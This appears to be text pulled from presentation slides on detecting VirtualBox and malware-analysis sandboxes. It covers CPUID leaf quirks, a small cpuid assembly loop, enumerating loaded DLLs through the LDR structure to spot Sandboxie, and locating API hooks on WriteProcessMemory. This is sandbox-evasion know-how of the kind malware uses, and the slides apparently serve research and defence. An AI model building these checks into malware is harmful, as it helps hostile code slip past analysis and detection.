
Virtual Box

Virtualization detection

- Leak's CPU Box cores count

leaf 4 gives cache status

On i3, i5, i7, leaf 0xb gives cpu count



X2

for hyperthread

Windows see **16 CPUs**

Virtualization detection



You keep trying to trick me!
...THAT'S DISGUSTING

-Old Dog

GRITS.

Virtualization detection

- Cpuid bible through examples

<http://www.etallen.com/cpuid.html>

Virtualization detection

- CPUID Missuse.

0x80000000

returns the last supported leaf in EAX

Since P4 (2003) at least 0x80000004

Virtualization detection

EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	7280203	0	0	2501
8000000A	7280203	0	0	2501
8000000B	7280203	0	0	2501
8000000C	7280203	0	0	2501
8000000D	7280203	0	0	2501

Virtualization detection

```
Intel(R) Atom(TM) CPU D410 @ 1.66GHz
800000009 7280203 0 0 503
```

```
Intel(R) Atom(TM) CPU N270 @ 1.60GHz
800000009 7280203 0 0 2501
```

```
Intel(R) Xeon(R) CPU E5405 @ 2.00GHz
800000009 3 240 240 0
```

```
Intel(R) Xeon(R) CPU E31220 @ 3.10GHz
800000009 0 0 3 0
```

```
Intel(R) Core(TM) i3-3217U CPU @ 1.80GHz
800000009 7 340 340 0
```

Virtualization detection

EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	7280203	0	0	2501
8000000A	7280203	0	0	2501
8000000B	7280203	0	0	2501
8000000C	7280203	0	0	2501
8000000D	7280203	0	0	2501

Virtualization detection


EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	0	0	0	0
8000000A	0	0	0	0
8000000B	0	0	0	0
8000000C	0	0	0	0
8000000D	0	0	0	0

Virtualization detection

```
0x00000040  90  nop
0x00000041  90  nop
.-> 0x00000042  b8bebaadde  mov eax, 0xdeadbabe ; 0xdeadbabe
| 0x00000047  35b7baad5e  xor eax, 0x5eadbab7
| 0x0000004c  0fa2  cpuid
| 0x0000004e  01d8  add eax, ebx
| 0x00000050  01c8  add eax, ecx
| 0x00000052  01d0  add eax, edx
`=< 0x00000054  74ec  je 0x42
    0x00000056  90  nop
    0x00000057  90  nop
```


Sandbox detection

Using the LDR structure



- Executable name
- Loaded dll names

Using the LDR structure




- dbghelp.dll
- sbiedll.dll

It's true ! using Sandboxie avoid malwares to be launched !

Using the LDR structure

Process memory



Using the LDR structure

InMemoryOrderModuleList

- enumdll.exe
- KERNEL32.dll
- ntdll.dll
- msvcrt.dll

simple executable :

```
$ objdump -x enumdll.exe |...
  DLL Name: KERNEL32.dll
  DLL Name: msvcrt.dll
```

InMemoryOrderModuleList

- enumdll.exe
- KERNEL32.dll
- ntdll.dll
- msvcrt.dll
- SHLWAPI.DLL
- ADVAPI32.dll
- RPCRT4.dll
- Secur32.dll
- GDI32.dll
- USER32.dll
- **WS2_32.dll**
- WS2HELP.dll
- IMM32.DLL
- mswsock.dll

Using the LDR structure

network filesystem registry process services synchronization

TIME	API	ARGUMENTS	STATUS	RETURN	REPEATED
2014-07-01 08:16:43,123	ExitProcess	ExitCode: 0	success	0x00000000	

1

Find the Jump

Process memory



8BFF
55
8BEC

Sleep:
mov edi, edi
push ebp
mov ebp, esp
...



```
enum {
    HOOK_JMP_DIRECT,
    HOOK_NOP_JMP_DIRECT,
    HOOK_HOTPATCH_JMP_DIRECT,
    HOOK_PUSH_RETN,
    HOOK_NOP_PUSH_RETN,
    HOOK_JMP_INDIRECT,
    HOOK_MOV_EAX_JMP_EAX,
    HOOK_MOV_EAX_PUSH_RETN,
    HOOK_MOV_EAX_INDIRECT_JMP_EAX,
    HOOK_MOV_EAX_INDIRECT_PUSH_RETN,
#ifdef HOOK_ENABLE_FPU
    HOOK_PUSH_FPU_RETN,
#endif
    HOOK_SPECIAL_JMP,
    HOOK_TECHNIQUE_MAXTYPE,
};
```

Find the Jump

kernel32.WriteProcessMemory(hProcess,BaseAddress,Buffer,Size,pBytesWritten)

CPU Disasm

Address	Hex dump	Command	Comments
7C802211	90	NOP	
7C802212	90	NOP	
7C802213	8BFF	MOV EDI,EDI	; BOOL
7C802215	55	PUSH EBP	
7C802216	8BEC	MOV EBP,ESP	
7C802218	51	PUSH ECX	
7C802219	51	PUSH ECX	
7C80221A	8B45 0C	MOV EAX,DWORD PTR SS:[EBP+0C]	
7C80221D	53	PUSH EBX	
7C80221E	8B5D 14	MOV EBX,DWORD PTR SS:[EBP+14]	
7C802221	56	PUSH ESI	
7C802222	8B35 C412807C	MOV ESI,DWORD PTR DS:[&ntdll.NtProtectV	

Find the Jump

kernel32.WriteProcessMemory(hProcess,BaseAddress,Buffer,Size,pBytesWritten)


CPU Disasm

Address	Hex dump	Command	Comments
7C802211	90	NOP	
7C802212	90	NOP	
7C802213	E9 6076EDE8	JMP 656D9878	; BOOL
7C802218	51	PUSH ECX	
7C802219	51	PUSH ECX	
7C80221A	8B45 0C	MOV EAX,DWORD PTR SS:[EBP+0C]	
7C80221D	53	PUSH EBX	
7C80221E	8B5D 14	MOV EBX,DWORD PTR SS:[EBP+14]	
7C802221	56	PUSH ESI	
7C802222	8B35 C412807C	MOV ESI,DWORD PTR DS:[&ntdll.NtProtectV	

